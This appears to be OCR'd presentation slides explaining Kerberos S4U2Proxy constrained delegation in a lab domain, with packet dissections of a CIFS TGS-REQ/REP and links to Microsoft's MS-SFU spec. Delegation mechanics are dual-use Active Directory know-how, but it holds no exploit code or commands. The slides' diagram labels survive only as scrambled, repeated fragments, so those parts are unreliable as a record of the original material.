

TGT
ST
Auth
Auth
Vegeta
Auth
ST
HTTP
AS
NTDS
TGS
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AS
Vegeta
NTDS
TGS
TGT
ST
ST
Info
Auth
Vegeta
15:00
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AS
Vegeta
NTDS
TGS
TGT
ST
Auth
Auth
Auth
ST
TGT
CIFS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

CIFS Ticket – TGS-REQ (S4U2Proxy)

- Web01’s TGT + Authenticator
- Target SPN:
  - cifs/sql01.capsule.corp
- Additional Ticket:
  - Vegeta’s Service Ticket (HTTP)




```
▾ Kerberos
  ▸ Record Mark: 2703 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▾ padata-value: 6e8204a4308204a0a003020105a10302010ea20703050000…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▸ ticket
              ▸ authenticator
      ▸ PA-DATA PA-PAC-OPTIONS
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40830000
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: cifs
            SNameString: sql01.capsule.corp
        till: 2021-04-12 14:36:02 (UTC)
        nonce: 284817964
      ▸ etype: 5 items
      ▸ enc-authorization-data
      ▾ additional-tickets: 1 item
        ▸ Ticket
```

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/ddb2cafd-1f01-4834-b52a-d4a5b34cd960


Web01’s TGT +
Authenticator

“Please check if RBCD
is feasible as well”




```
▾ padata: 2 items
  ▾ PA-DATA PA-TGS-REQ
    ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
      ▾ padata-value: 6e8204a4308204a0a003020105a10302010ea2070305000
        ▾ ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
          ▸ ap-options: 00000000
          ▸ ticket
          ▸ authenticator
  ▾ PA-DATA PA-PAC-OPTIONS
    ▾ padata-type: kRB5-PADATA-PAC-OPTIONS (167)
      ▾ padata-value: 3009a00703050010000000
          Padding: 0
        ▾ flags: 10000000
            0... .... = claims: False
            .0.. .... = branch-aware: False
            ..0. .... = forward-to-full-dc: False
            ...1 .... = resource-based-constrained-delegation: True
```

Asking for CIFS ST




```
▾ req-body
    Padding: 0
  ▾ kdc-options: 40830000
      0... .... = reserved: False
      .1.. .... = forwardable: True
      ..0. .... = forwarded: False
      ...0 .... = proxiable: False
      .... 0... = proxy: False
      .... .0.. = allow-postdate: False
      .... ..0. = postdated: False
      .... ...0 = unused7: False
      1... .... = renewable: True
      .0.. .... = unused9: False
      ..0. .... = unused10: False
      ...0 .... = opt-hardware-auth: False
      .... 0... = unused12: False
      .... .0.. = unused13: False
      .... ..1. = constrained-delegation: True
      .... ...1 = canonicalize: True
```

“Please check Constrained Delegation”




```
  realm: CAPSULE.CORP
▾ sname
    name-type: kRB5-NT-SRV-INST (2)
  ▾ sname-string: 2 items
      SNameString: cifs
      SNameString: sql01.capsule.corp
  till: 2021-04-13 14:36:03 (UTC)
```

Vegeta’s Forwardable HTTP ST



```
▾ additional-tickets: 1 item
  ▾ Ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
    ▾ sname
        name-type: kRB5-NT-SRV-INST (2)
      ▾ sname-string: 2 items
          SNameString: HTTP
          SNameString: sharebrowser.capsule.corp
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 1
      ▾ cipher: c834d2335945e6cc267ab19d998b66f606c585ca50
        ▾ encTicketPart
            Padding: 0
          ▾ flags: 40a10000
              0... .... = reserved: False
              .1.. .... = forwardable: True
              ..0. .... = forwarded: False
              ...0 .... = proxiable: False
              .... 0... = proxy: False
              .... .0.. = may-postdate: False
              .... ..0. = postdated: False
              .... ...0 = invalid: False
              1... .... = renewable: True
              .0.. .... = initial: False
              ..1. .... = pre-authent: True
              ...0 .... = hw-authent: False
              .... 0... = transited-policy-checked: False
              .... .0.. = ok-as-delegate: False
              .... ..0. = unused: False
              .... ...1 = enc-pa-rep: True
              0... .... = anonymous: False
          ▸ key
            crealm: CAPSULE.CORP
          ▾ cname
              name-type: kRB5-NT-PRINCIPAL (1)
            ▾ cname-string: 1 item
                CNameString: Vegeta_sa
```

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/ddb2cafd-1f01-4834-b52a-d4a5b34cd960




🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator


www.crummie5.club

CIFS Ticket – TGS-REP (S4U2Proxy)


- DC checks if Web01 can delegate to Sql01 (msDS-AllowedToDelegateTo)
- Responds with Vegeta’s ST + Session Key



```
▾ Kerberos
  ▸ Record Mark: 1795 bytes
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: CAPSULE.CORP
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: Vegeta_sa
    ▾ ticket
        tkt-vno: 5
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: cifs
            SNameString: sql01.capsule.corp
      ▸ enc-part
    ▸ enc-part
```



